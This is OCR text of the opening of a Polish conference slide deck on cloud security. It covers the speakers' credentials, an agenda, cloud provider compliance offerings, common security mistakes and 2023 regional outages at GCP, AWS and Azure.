


BEZPIECZEŃSTWO CHMURY

Tomasz Wiertelak, Wiktor Sędkowski

FAN CHMURY
PASJONAT CYBERBEZPIECZEŃSTWA
AUDYTOR BEZPIECZEŃSTWA TELEINFORMATYCZNEGO

ISSA POLSKA PIIT gaia-x

FAN OPEN SOURCE
BADACZ ZABEZPIECZEŃ
TESTER PENETRACYJNY

(ISC)² CISSP CCSP


OFFENSIVE security

OSCP

OSWE

AGENDA

- BEZPIECZEŃSTWO CHMURY
- CO ROBIMY ŹLE?
- ATAKI NA CHMURE
- ATAKI Z CHMURY



W CZYM WSPIERAJĄ NAS DOSTAWCY CHMURY

REDUNDANCJA


BEZPIECZEŃSTWO

AUTOMATYZACJA

AUDYTY

CERTYFIKATY

INŻYNIEROWIE


Microsoft | Learn
Documentation
Training
Credentials
Q&A
Code Sample
Azure
Product documentation
Architecture
Learn Azure
Develop
Azure compliance documentation
If your organization needs to comply with legal or regulatory standards, start here
compliance in Azure.
Compliance offerings
Global
CIS benchmark
CSA STAR Attestation
CSA STAR Certification
CSA STAR self-assessment
SOC 1
SOC 2
SOC 3
Global
ISO 22301
ISO 27001
ISO 2701
Financial services
23 NYCRR Part 500 (US)
AFM and DNB (Netherlands)
Financial services
FINRA 4511 (US)
FISC (Japan)
Google Cloud
Overview
Solutions
Products
Pricing
Resources
Contact Us
Sign in
Security
Overview
Infrastructure
Products
Security Showcase
Best Practices Center
Compliance
Compliance Offerings
Compliance Reports Manager
GDPR Resource Center
Transparency
Privacy
Solutions
Partners
Docs
Support
Compliance offerings
To help you with compliance and reporting, we share information, best practices, and easy access to
Our products regularly undergo independent verification of security, privacy, and compliance contro
certifications against global standards to earn your trust. We're constantly working to expand our
This site contains information about Google's certifications and compliance standards it satisfies as w
information about certain region or sector-specific regulations.
Filtruj według:
Countries
Regiony
Branże
Obszar zaznaczenia
EMEA
Security
Risk Management
Usuń wszystkie
ISO /IEC
GLOBAL
ISO/IEC 27001
Więcej informacji
ISO /IEC
GLOBAL
ISO/IEC 27017
Więcej informacji
ISO
GLOBAL
ISO 22301:2019 &
ISO 22301:2019
Więcej informacji

CO ROBIMY ŹLE?

BRAK BACKUPU

BŁĘDY W KONFIGURACJI

BŁĘDY W PROCESIE KONTROLI UŻYTKOWNIKÓW

BRAK AKTUALIZACJI ZABEZPIECZEŃ

NIEZABEZPIECZONE INTERFEJSY

NIEPRZESTRZEGANIE POLITYK BEZPIECZEŃSTWA

CZY AWARIE CHMURY SIĘ ZDARZAJĄ?

25 April 2023: GCP. A Google Cloud region (europe-west-9) went offline for about a day, and a zone was offline for two weeks (europe-west-9-a.)

13 June 2023: AWS. The largest AWS region (us-east-1) degraded heavily for 3 hours, impacting 104 AWS services. A joke says that when us-east-1 sneezes the whole world feels it, and this was true: Fortnite matchmaking stopped working, McDonalds and Burger King food orders via apps couldn’t be made, and customers of services like Slack, Vercel, Zapier and many more all felt the impact.

5 July 2023: Azure. A region (West Europe) partially went down for about 8 hours due to a major storm in the Netherlands. Customers of Confluent, CloudAmp, and several other vendors running services out of this region suffered disruption.

https://newsletter.pragmaticengineer.com/p/handling-a-regional-outage-comparing?utm_source=unknownews

Microsoft Azure


Incident Retrospective **June 2023**

Incident Tracking ID: FVHB-188

5 July 2023 Amsterdam, the Netherlands Networking fiber cuts caused by Storm Poly


https://newsletter.p